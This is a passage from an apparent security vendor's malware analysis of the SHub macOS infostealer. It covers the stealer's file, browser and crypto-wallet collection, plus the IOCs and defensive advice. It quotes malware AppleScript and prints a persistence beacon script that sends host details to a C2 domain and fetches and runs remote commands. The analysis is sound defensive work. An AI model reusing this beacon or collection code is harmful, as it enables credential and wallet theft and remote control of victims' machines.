
If validation succeeds, SHub writes VALID: <password> to the staging directory. If validation fails, it appends any attempts to invalid_passwords.txt. If no valid password is obtained after 10 attempts, it records this outcome (NO_VALID_PASSWORD_AFTER_10_ATTEMPTS) and continues execution.
This improves on MacSync's password prompt by adding a robust validation and retry loop.
Shub's author demonstrates native macOS knowledge
Like MacSync, SHub's AppleScript shows the author is comfortable using macOS-native command line tools and knowledge of macOS internals to increase reliability and reduce noise. The following examples demonstrate this:
- The inclusion of a size-aware folder grabber (
GrabFolderLimit) that accounts for per-item size using Spotlight metadata (mdls kMDItemFSSize) and caps collection at 100 MB. - Extensive cache/exclusion lists designed to avoid high-churn or high-volume browser directories (e.g., "Cache", "Code Cache", "Partitions", "Previews", etc.)
- Use of
ditto -c -k --sequesterRsrcfor packaging, which is a macOS-native choice that reliably archives bundles and resource forks
set fsz to (do shell script "/usr/bin/mdls -name kMDItemFSSize -raw " & theItem)
...
if bankSize < 100 * 1024 * 1024 then
    readwrite(itemPath, savePath)
end if
Folder grabber logic, making use of the mdls command line tool
FileGrabber changes: expanded enterprise formats, reduced developer/cloud key emphasis
MacSync conducts explicit collection of developer- and cloud-adjacent material (~/.ssh, ~/.aws, ~/.kube). SHub's AppleScript does not include those explicit directory copies.
Instead, SHub's Filegrabber() shifts toward broader business artifact collection by expanding the targeted extensions list to include enterprise-relevant formats:
set extensionsList to {"pdf","docx","doc","wallet","key","keys","db","txt","seed","rtf","kdbx","pem","ovpn",
                       "csv","xls","xlsx","json","rdp"}
SHub's file grabber is also more controlled. In an attempt to reduce noise, it:
- Searches only common user folders (Desktop, Documents, Downloads),
- limits recursion (
-maxdepth 2), - limits file size (
-size -5M), - caps how many files it takes per extension (
head -20).
This lowers the total amount of egress traffic at the exfiltration phase and provides fewer opportunities for security controls to halt execution.
In addition, SHub consolidates several high-value user artifacts inside Filegrabber(), including:
- Safari cookies, history, and autofill
- Apple Notes databases (matching the MacSync notes targeting behavior)
- Chrome and Firefox history/location databases (e.g., Chrome History, Firefox places.sqlite, and WAL).
SHub's expanded file types (especially csv/xls/xlsx/json/rdp) are consistent with targeting users who work with exports, reports, internal datasets, and remote access. Combined with the absence of explicit ~/.ssh, ~/.aws, and ~/.kube grabs, this suggests SHub is broadening beyond a "developer workstation" profile toward a more general enterprise victim set.
Expansion of desktop wallets and broader crypto coverage
SHub expands desktop wallet targeting substantially relative to typical AppleScript stealers, with a long list containing many common wallets and their storage locations (Exodus, Electrum variants, Atomic, Guarda, Coinomi, Sparrow, Wasabi, Armory, Dash, Trust, Zengo, Ledger variants, Trezor Suite, etc.).
These are collected using the size-capped recursive function (GrabFolderLimit) to avoid runaway folder sizes while still capturing wallet databases and configuration artifacts.
One of SHub's most distinctive collection improvements is its Chromium wallet extension targeting via ChromiumWallets(). It contains a very large table of wallet extension IDs but, importantly, associates each wallet with three per-wallet flags controlling what to collect:
- Local Extension Settings
- Sync Extension Settings
- IndexedDB entries matching the wallet ID
The routine then conditionally collects the correct backing store depending on those flags:
- Local Extension Settings/<walletID>/
- Sync Extension Settings/<walletID>/
- IndexedDB/<entries containing walletID>/
This is meaningfully more advanced than the flat "copy extension folders" approach exhibited by MacSync, and implies the author has profiled how different wallet extensions persist secrets and state.
Persistence and C2 beaconing
Most macOS infostealers operate as smash-and-grab tools: they steal what they can and exit. SHub v2.0 takes a different approach by establishing persistence and maintaining an ongoing connection to its C2 infrastructure.
The stealer installs itself as a fake GoogleUpdate binary:
set persistDir to (POSIX path of (path to home folder)) & "Library/Application Support/Google/"
set appDir to persistDir & "GoogleUpdate.app/Contents/MacOS/"
set plistDir to (POSIX path of (path to home folder)) & "Library/LaunchAgents/"

do shell script "mkdir -p " & quoted form of appDir
do shell script "mkdir -p " & quoted form of plistDir

set scriptPath to appDir & "GoogleUpdate"
set plistPath to plistDir & "com.google.keystone.agent.plist"
The binary is actually a base64-encoded shell script that, when decoded, reveals a heartbeat mechanism:
#!/bin/bash
GATE_URL="https://imper-strlk5[.]com"
BOT_ID=$(ioreg -d2 -c IOPlatformExpertDevice | awk -F'"' '/IOPlatformUUID/{print $4}')
BUILD_ID="948be3ba885ea945acc4f42867be0298b5285ce245b6c787d56a3b798c40a236"
HOSTNAME=$(hostname)
IP=$(curl -s https://api.ipify.org 2>/dev/null || echo unknown)
OS_VER=$(sw_vers -productVersion)

RESP=$(curl -s -X POST "$GATE_URL/api/bot/heartbeat" \
  -H "Content-Type: application/json" \
  -d '{"bot_id":"'"$BOT_ID"'","build_id":"'"$BUILD_ID"'","hostname":"'"$HOSTNAME"'","ip":"'"$IP"'","os_version":"'"$OS_VER"'"}')

CODE=$(echo "$RESP" | sed -n 's/.*"code":"\([^"]*\)".*/\1/p')
if [ -n "$CODE" ]; then
  echo "$CODE" | base64 -d > /tmp/.c.sh && chmod +x /tmp/.c.sh && /tmp/.c.sh; rm -f /tmp/.c.sh
fi
This script beacons to the C2 server every 60 seconds (configured in the LaunchAgent plist with <key>StartInterval</key><integer>60</integer>). Each beacon includes the hardware UUID (used as a bot identifier), build ID, hostname, external IP address, and macOS version. The C2 can respond with a base64-encoded command in the code field, which the script decodes, writes to /tmp/.c.sh, executes, and then deletes.
This design gives the threat actor remote command execution on infected systems. Rather than being a one-time theft, SHub v2.0 maintains access and can be used to deploy additional payloads, update stealing capabilities, or perform reconnaissance.
How Datadog can help
Secure software downloads
As a reminder, Datadog does not offer a "Datadog Desktop App", and official Datadog software should only be downloaded from:
- Official website: https://www.datadoghq.com
- Official GitHub organization: https://github.com/DataDog (verified badges and extensive commit history from Datadog employees)
- Installation documentation: Follow official installation instructions
When in doubt about software authenticity, contact Datadog support directly, or if you think you have discovered other imposter software channels, please reach out to us at security@datadoghq.com.
Defensive recommendations
Organizations looking to protect against ClickFix and similar social engineering-based malware delivery should consider:
- Source verification protocols: Require employees to download software from vendor-verified sources.
- Repository validation: Examine repository metadata before downloading: creation date, contributor profiles, star/fork counts, and commit patterns. Legitimate projects rarely have sparse commit history or AI-generated documentation.
- Terminal command scrutiny: Train technical staff to recognize red flags in copy-paste commands: base64 encoding, pipe-to-shell patterns, downloads from unfamiliar domains, and instructions that bypass standard installation methods.
- User awareness: Security training should include ClickFix examples and emphasize that legitimate software installation rarely requires copying commands from web pages into terminals.
Datadog Security Research reported all impersonating repositories and associated ClickFix staging pages that we identified to GitHub for takedown. However the low cost of creating new infrastructure means organizations should remain vigilant for similar campaigns targeting their brands, users, and employees.
IOCs
Primary C2 infrastructure
C2 Domain:
imper-strlk5[.]comsecurityfenceandwelding[.]comstobminipinporl[.]commini-zmoto[.]commubasokurso[.]com
C2 Endpoints:
/loader.sh?build={BUILD_ID}/payload.applescript?build={BUILD_ID}/curl/{BUILD_ID}/gate - Exfiltration endpoint/api/bot/heartbeat - Persistence beaconing endpoint/exodus-asar - Trojanized Exodus wallet/atomic-asar - Trojanized Atomic Wallet/ledger-asar - Trojanized Ledger Wallet/ledgerlive-asar - Trojanized Ledger Live/trezor-asar - Trojanized Trezor Suite
ClickFix infrastructure
ClickFix Staging Pages:
git-tool-install.github[.]ioio-app-git.github[.]ioquadency-pro.github[.]io3commas-app.github[.]io
Client Metadata Exfiltration:
script.google[.]com/macros/s/AKfycbwip_VgPEumBXeWuX_OEX6huIMHfPXidiweHpHR-fGUQIqpcR-mAMAHC1JCUQyJne3n0Q/exec
Redirects to ClickFix Page:
pmacos.onelink[.]me/m5yY/q5vbjgvhpwin.onelink[.]me/zmFc/dt38769z
ClickFix Domains:
drmcdermottmd[.]comhci-outdoors[.]comwarboardgame[.]com - Windows download pagetiptopmarine[.]comskpwresorts[.]com
Malicious GitHub repositories
GitHub Accounts (Threat Actors):
bubblegum42poptart → vlsgtric39151b@hotmail.comtvoymishka30kintus → briandaem3440@hotmail.comwoodoo32stoke → soocalicutt2358801@gmail.comduckysisaryoku → mayleeneslyn7391@outlook.comblackkillerbunch7 → esztersa7536@hotmail.comduckymotby82fulos5
Fake Application Repositories:
github.com/Datadog-Desktop-Appgithub.com/Atera-Mac/.githubgithub.com/3Commas-App/.githubgithub.com/app-deploy-inst/.githubgithub.com/Quadency-Pro
File paths (persistence and exfiltration)
Persistence Locations:
~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate - Fake Google Update binary~/Library/LaunchAgents/com.google.keystone.agent.plist - LaunchAgent plist
Temporary Files:
/tmp/shub_log.zip - Exfiltration archive/tmp/osalogging.zip - Exfiltration archive/tmp/.c.sh - Remote command execution temp file/tmp/shub_* - Temporary staging directories/tmp/exodus_asar.zip/tmp/atomic_asar.zip/tmp/ledger_asar.zip/tmp/ledger_live_asar.zip/tmp/trezor_asar.zip/tmp/app.asar
SHA256 Stealer file hashes
SHub Stealer v2.0
9191101893e419eac4be02d416e4eed405ba2055441f36e564f09c19cb26271c